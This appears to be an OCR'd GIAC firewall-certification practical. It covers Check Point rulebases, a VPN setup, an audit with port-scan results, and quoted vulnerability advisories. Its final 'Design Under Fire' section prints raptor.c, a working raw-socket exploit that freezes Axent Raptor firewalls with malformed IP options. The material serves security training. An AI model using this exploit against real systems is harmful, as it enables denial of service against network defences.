
| No. | Source | Destination | Service | Action | Track | Install On |
|---|---|---|---|---|---|---|
| 1 | Management | Any | Any | accept | Long | firewall-02 |
| 2 | Any | firewall-02 | Any | drop | Long | firewall-02 |
| 3 | Any | fortunes-DNS_Server | domain-udp | accept | Long | firewall-02 |
| 4 | Any | fortune-web_farm | http<br>https | accept | Long | firewall-02 |
| 5 | fortunes-resller_VPN | fortunes-reseller | MQSeriesUDP<br>MQSeries | accept | Long | firewall-02 |
| 6 | fortunes-supplier<br>PIF-processing | PIF-processing<br>fortunes-supplier | MQSeries<br>MQSeriesUDP | accept | Long | firewall-02 |
| 7 | fortunes-supplier<br>fortunes-database_processing | fortunes-database_processing<br>fortunes-supplier | sqlnet1<br>MQSeries | accept | Long | firewall-02 |
| 8 | fortunes-reseller<br>fortunes-database_processing | fortunes-database_processing<br>fortunes-reseller | sqlnet1<br>MQSeries | accept | Long | firewall-02 |
| 9 | GE-QA | fortunes-database_processing<br>fortunes-public_services<br>fortunes-reseller<br>fortunes-supplier | ftp<br>telnet<br>SSH | accept | Long | firewall-02 |
| 10 | Any | Any | Any | drop | Long | firewall-02 |

**VPN Requirements**

- Key exchange must use IKE / 3DES encryption
- All connections must use IKE / 3DES encryption
- Perfect Forward Secrecy will be used for all connections
- The VPN servers will authenticate via a pre-shared secret defined during install
- Resellers should only be allowed to send MQSeries traffic to the reseller network

### VPN Server Setup Tutorial

We first configure the VPN to define IKE and an encryption scheme and support only 3DES encryption with the key exchange. We use pre-shared secrets for the authentication methods.



Workstation Properties

General | Interfaces | NAT | Certificates | VPN | Authentication


Domain
- ● Disabled
- ○ Valid Addresses(of Interfaces)
- ○ Other:
- □ Exportable for SecuRemote

Encryption schemes defined
- ☑ IKE
- □ Manual IPSEC
- □ SKIP
- □ FWZ

Edit...

Traffic Control Logging
- ☑ Turn on Traffic Control Logging

OK | Cancel | Help



IKE Properties

General

Support key exchange encryption with:
- □ DES
- ☑ 3DES


Support data integrity with:
- ☑ MD5
- ☑ SHA1

Support authentication methods:
- ☑ Pre-Shared Secret — Edit Secrets
- □ Public Key Signatures — Configure...
- □ VPN-1 & FireWall-1 authentication for SecuRemote (Hybrid Mode)

□ Supports Aggressive Mode □ Support key exchange for Subnets


OK | Cancel | Help

Next we configure rules to allow the resellers VPNs to access the reseller network via MQSeries




| No. | Source | Destination | Service | Action | Track | Install On |
|---|---|---|---|---|---|---|
| 1 | reseller-A-vpn | fortunes-reseller | MQSeries | Encrypt | Long | VPN-01 |
| 2 | reseller-B-vpn | fortunes-reseller | MQSeries | Encrypt | Long | VPN-01 |
| 3 | reseller-C-vpn | fortunes-reseller | MQSeries | Encrypt | Long | VPN-01 |

Then we configure the encryption type for each rule:
Again we use IKE / 3DES as the encryption algorithm.  We also turn on Perfect Forward Secrecy to limit the amount of data an attacker could see if they were to compromise a single key



Encryption schemes defined:
- ● IKE
- ○ Manual IPSEC
- ○ SKIP
- ○ FWZ



Transform:
- ● Encryption + Data Integrity (ESP)
- ○ Data Integrity Only (AH)

Encryption Algorithm: 3DES

Data Integrity: MD5

Allowed Peer Gateway: VPN-01

☑ Use Perfect Forward Secrecy

# Assignment 3 - Audit Your Security Architecture

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:

1. Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.

2. Implement the assessment. Validate that the Primary Firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.

3. Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but annotate the output.

**Planning**

**Task List**

- Plan time and dates of audit
- Notify users of time and dates
- Assess network and firewall system status
- Analyze information gathered from the network and system assesment

**Risks**

Because there are inherent risks to overloading any network with a scan or a penetration attack, all work for the assessment will be done after hours. Also because such activities could cause permanent damage to the system, a full backup of the system will be made before any scanning or penetration activity is attempted.

**Costs**

| | |
|---|---|
| Planning | **1 day** |
| Network and firewall information gathering | **1 day** |
| Analysis and documentation | **3 day** |
| Total Time | **5 days @ $2200/day** |
| **Total Estimated Cost** | **$11,000** |

The following table will be used to coordinate time and date of each scan:

| | fortune-internet perimeter | reseller VPN | PIF perimeter | supplier | reseller | DB processing | fortune public services | PIF-Internet Perimeter | Management |
|---|---|---|---|---|---|---|---|---|---|
| fortune-internet perimeter | ▨ | | | | | | | | |
| reseller VPN | | ▨ | | | | | | | |
| PIF perimeter | | | ▨ | | | | | | |
| supplier | | | | ▨ | | | | | |
| reseller | | | | | ▨ | | | | |
| DB processing | | | | | | ▨ | | | |
| fortune public services | | | | | | | ▨ | | |
| PIF-Internet Perimeter | | | | | | | | ▨ | |
| Management | | | | | | | | | ▨ |

**Network and System Assessment**

To ensure that firewall-01 is properly implementing the needed security policies, a network scan will be conducted from each network to every other network that is connected to fw-01.

After each scan the network Intrusion Detection systems will be checked to ensure that each system picked up on the scan.

NMAP will be used for each scan. NMAP will scan every network configured to do so and report back information about services discovered on the network and the systems they reside on. For example, NMAP should be able to find the DNS server listening at UDP port 53. If Domain-TCP has been forgotten to be restricted, NMAP will also find TCP port 53. NMAP is very useful in validating that the security devices are allowing only the traffic intended by the security policies.

After each scan, the NMAP data will be reviewed to ensure that the only traffic being allowed through each security device, is the traffic intended by the security policy.

Also during this phase, research will be conducted to look for known vulnerabilities against the CheckPoint FW-1 and Nokia platforms. This information will be usefull during the analysis phase of the assesment

## The Scan


The scanner used is an NMAP based scanner ported to NT called Retina Network Security Scanner by eEye Digital Security (www.eEye.com)

We will first scan from outside interface of firewall-01
Retina will be configured to scan:
IP Address: 208.45.139.49-63 (full range of external addresses)
Ports: 1 – 65301

To scan the above networks and ports

1) Click Edit ⟶ IP Range

2) Enter the IP Range into the available fields



Scanner


From: 208 45 139 49
To: 208 45 139 63

3) Click Start

The scanner will scan every port on every IP Address in the  range.

Because ICMP is not allowed through the firewall, I had to enable Force Scan.

Tools ⟶ Policies



Policies - Port Scan


Port Scan

Preferences

☑ Force Scan (Perform scan on hosts that do not respond to pings)

□ Brute Force (Perform password and other brute force operations)

The scan produced the following report:



208.45.139.49
208.45.139.50
208.45.139.51
208.45.139.52
208.45.139.53
208.45.139.54
208.45.139.55
208.45.139.56
208.45.139.57
208.45.139.58
208.45.139.59
208.45.139.60
208.45.139.61
208.45.139.62

| | |
|---|---|
| **General** | 208.45.139.52 |
| **Address** | 208.45.139.52 |
| **Report Date** | 05/18/01 20:23:42PM |
| **Domain Name** | unknown |
| **Ping Response** | Host Did Not Respond |
| **Ports** | 208.45.139.52 |
| **21** | FTP - File Transfer Protocol [Control] |
| **25** | SMTP - Simple Mail Transfer Protocol |
| **53** | DNS - Domain Name Service (Domain UDP) |
| **80** | WWW-HTTP - World Wide Web HTTP (Hyper Text Transfer Protocol) |

The left hand column of the report shows all of the IP addresses that were scanned. You can view details about certain IP address by clicking on the address in the left column. The report above specifically focuses on the DNS server at IP address 208.45.139.52

This report shows that at IP address 208.45.139.52, four (4) ports were open and accessible:

- FTP
- SMTP
- DNS
- HTTP

Also of special note, this server did not respond to a ping request, and the domain name could not be resolved.


**Analysis**

The analysis discovered three (3) services on that should not have been allowed by the firewall:

- FTP
- SMTP
- HTTP

After further analysis it was discovered that the firewall itself was answering for these services attempting to proxy those services back to the DNS server. This was more than likely implemented temporarily during implementation and had forgot to be deleted.

We discovered that the firewall was acting as a proxy for those services by using a telnet client to connect to each individual port. The welcome message for each service stated that the request was being answered by CheckPoint FW-1 security service. Below is an example of the prompt for the SMTP port:



```
C:\>telnet 208.45.139.52  25

220 CheckPoint FireWall-1 secure SMTP server
```

Also the research found several vulnerabilities against the CheckPoint FW-1

**License Restriction DoS Attack:**
SecuirtyFocus (www.securityfocus.com) has the following attack described on their web site as:

> Firewall-1 is a firewall software package that provides many advanced features such as content filtering and network address translation. It is distributed by Check Point Software Technologies, and designed to run on various systems such as Sparc/Solaris or the Nokia Firewall Modules.
>
> A problem with the license manager used with the Firewall-1 package could allow a Denial of Service. The problem manifests itself when the internal interface receives a large number of packets that are source routed

and containing ficticious (or even valid) addresses. In a system containing a license with a limited number of protected IP addresses, the license manager calculates the address space protected by counting the number of addresses crossing the internal interface. When the large number of packets cross the internal interface, each IP address is added to the number calculated under license coverage. When the number of covered IP addresses is exceeded, an error message is generated on the console for each IP address outside of the covered range. With each error message generated, the load on the Firewall system CPU raises. This makes it possible for a user with malicious motives to make a firewall system inaccessible from the console by sending a large number of IP addresses to the internal interface.

Check Point Software has acknowledged this vulnerability and a workaround is available. For the workaround, see the solution section of this vulnerability database entry. This issue will be resolved in the next service pack.

**Fast Mode TCP Fragment Vulnerability**
SecuirtyFocus (www.securityfocus.com) has the following attack described on their web site as:

> Check Point Software's VPN-1 and Firewall-1 products contain a vulnerability in their "Fast Mode" option that may allow an attacker to bypass access control restrictions and access certain blocked services. Fast Mode is a setting that turns off analysis of packets in tcp sessions after the TCP 3-way handshake has completed for speed-crtitical services.
>
> If this setting is enabled on a firewall, it may be possible for a remote attacker to access blocked services on the host protected by the firewall using fastmode. It is also reportedly possible to access hosts at least one hop away on the same interface as the target host being protected.
>
> In order for this to be possible, at least one TCP service on a host protected by the firewall must be accessible by the attacker to which a SYN can be sent legitimately. The vulnerability is due to a failure to handle malformed fragmented TCP segments.
>
> This vulnerability may allow attackers to access vulnerable services normally protected by the firewall ruleset.

Each of these attacks can be mitigated by upgrading to the latest service pack of CheckPoint FW-1.

# Assignment 4 - Design Under Fire


The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!

Select a network design from any previously posted GCFW practical (http://www.sans.org/giactc/gcfw.htm) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1. An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.
2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.
3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.

I will be using the design of Heather Bard whose design can be found at http://www.sans.org/y2k/practical/Heather_Bard_GCFW.doc

This design uses an Axent Raptor firewall (version not stated).



**Attack against the firewall**

The Axent Raptor firewall has a known vulnerability that makes the system easily subject to a DoS attack.

SecurityFocus.com (www.securityfocus.com) describes the vulnerability:

> *It is possible to remotely lock Axent Raptor firewalls by sending them packets with malformed IP options fields. According to an advisory posted to bugtraq by the perdue CERIAS labs, setting the SECURITY and TIMESTAMP IP options length to 0 can cause an infinite loop to occur within the code that handles the options (resulting in the software freezing). A consequence of this is a remote denial of service.*

Using the security and timestamp options field in the IP packet, I will send packets to the firewall with these two options having a length of zero.

Here's how the attack works according to securiteam.com (www.securiteam.com):

> *IP Packets are parsed either with interrupts masked off or while holding a vital global mutex. When the option parsing tries to skip a 'benign' option, it forgets to check if it is of zero length. So the end result is essentially: for (ecx = 20; ecx < header_length; ecx += 0 ) { ... }*
>
> *The Options that can lock up the firewall are the Timestamp option and the Security option. The copy bit does not appear to affect the results, nor does the underlying protocol (TCP, UDP or random).*
>
> *IP Options are (generally) of the form:*
>
> ```
> -------- -------- -------- --------
> |  Type  | Length |  ...   |  ...   |
> -------- -------- -------- --------
> ```
>
> *Where the Type indicates which IP Option is present and the Length obviously indicates how long the option is. It also needs to be pointed out that there can be multiple options inside an IP packet -- they just follow each other.*

This attack will cause the firewall software to "freeze" and no traffic will be able to travel to or from the firewall

The attack will be orchestrated using the **raptor.c** scipt:

```
/*
 *          PRIVATE CODE - PLEASE DO NOT DISTRIBUTE !
 *
 * Axent Raptor 6.0 'IP Options DOS'
 *
 * Tested on Intel/*BSD systems, your mileage may vary. No warranty.
 * Free to distribute as long as these comments remain intact.
 *
 *
 */

#define _BSD_SOURCE
#define __BSD_SOURCE
#define __FAVOR_BSD
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>

#define SRC_IP              htonl(0x0a000001) /* 10.00.00.01 */
#define TCP_SZ               20
#define IP_SZ               20
#define PAYLOAD_LEN            32
#define OPTSIZE              4
#define LEN (IP_SZ + TCP_SZ + PAYLOAD_LEN + OPTSIZE)


void main(int argc, char *argv[])
{
  int checksum(unsigned short *, int);
  int raw_socket(void);
  int write_raw(int, unsigned char *, int);
  unsigned long option = htonl(0x44000001);  /* Timestamp, NOP, END
*/
  unsigned char *p;
  int s, c;
  struct ip *ip;
  struct tcphdr *tcp;

  if (argc != 2)
    {
      printf("Quid custodiet ipsos custodes?\n");
      printf("Usage: %s <destination IP>\n", argv[0]);
      return;
    }

  p = malloc(1500);
  memset(p, 0x00, 1500);

  if ((s = raw_socket()) < 0)
    return perror("socket");

  ip = (struct ip *) p;
  ip->ip_v    = 0x4;
  ip->ip_hl   = 0x5 + (OPTSIZE / 4);
  ip->ip_tos  = 0x32;
  ip->ip_len  = htons(LEN);
  ip->ip_id   = htons(0xbeef);
  ip->ip_off  = 0x0;
  ip->ip_ttl  = 0xff;
  ip->ip_p    = IPPROTO_TCP;
  ip->ip_sum  = 0;
  ip->ip_src.s_addr = SRC_IP;
  ip->ip_dst.s_addr = inet_addr(argv[1]);


  /* Masquerade the packet as part of a legitimate answer */
  tcp = (struct tcphdr *) (p + IP_SZ + OPTSIZE);
  tcp->th_sport   = htons(80);
  tcp->th_dport   = 0xbeef;
  tcp->th_seq     = 0x12345678;
  tcp->th_ack     = 0x87654321;
  tcp->th_off     = 5;
  tcp->th_flags   = TH_ACK | TH_PUSH;
  tcp->th_win     = htons(8192);
  tcp->th_sum     = 0;

  /* Set the IP options */
  memcpy((void *) (p + IP_SZ), (void *) &option, OPTSIZE);


  c =  checksum((unsigned short *) &(ip->ip_src), 8)
       + checksum((unsigned short *) tcp, TCP_SZ + PAYLOAD_LEN)
```

```
      + ntohs(IPPROTO_TCP + TCP_SZ);
  while (c >> 16)   c = (c & 0xffff) + (c >> 16);
  tcp->th_sum = ~c;

  printf("Sending %s -> ", inet_ntoa(ip->ip_src));
  printf("%s\n", inet_ntoa(ip->ip_dst));

  if (write_raw(s, p, LEN) != LEN)
    perror("sendto");
}


int write_raw(int s, unsigned char *p, int len)
{
  struct ip *ip = (struct ip *) p;
  struct tcphdr *tcp;
  struct sockaddr_in sin;

  tcp = (struct tcphdr *) (ip + ip->ip_hl * 4);

  memset(&sin, 0x00, sizeof(sin));
  sin.sin_family      = AF_INET;
  sin.sin_addr.s_addr = ip->ip_dst.s_addr;
  sin.sin_port        = tcp->th_sport;

  return (sendto(s, p, len, 0, (struct sockaddr *) &sin,
                 sizeof(struct sockaddr_in)));
}


int raw_socket(void)
{
  int s, o = 1;

  if ((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    return -1;

  if (setsockopt(s, IPPROTO_IP, IP_HDRINCL, (void *) &o, sizeof(o)) <
0)
    return (-1);

  return (s);
}


int checksum(unsigned short *c, int len)
```

```
{
 int sum  = 0;
 int left = len;

 while (left > 1)
   {
     sum += *c++;
     left -= 2;
   }
 if (left)
   sum += *c & 0xff;

 return (sum);
}
```

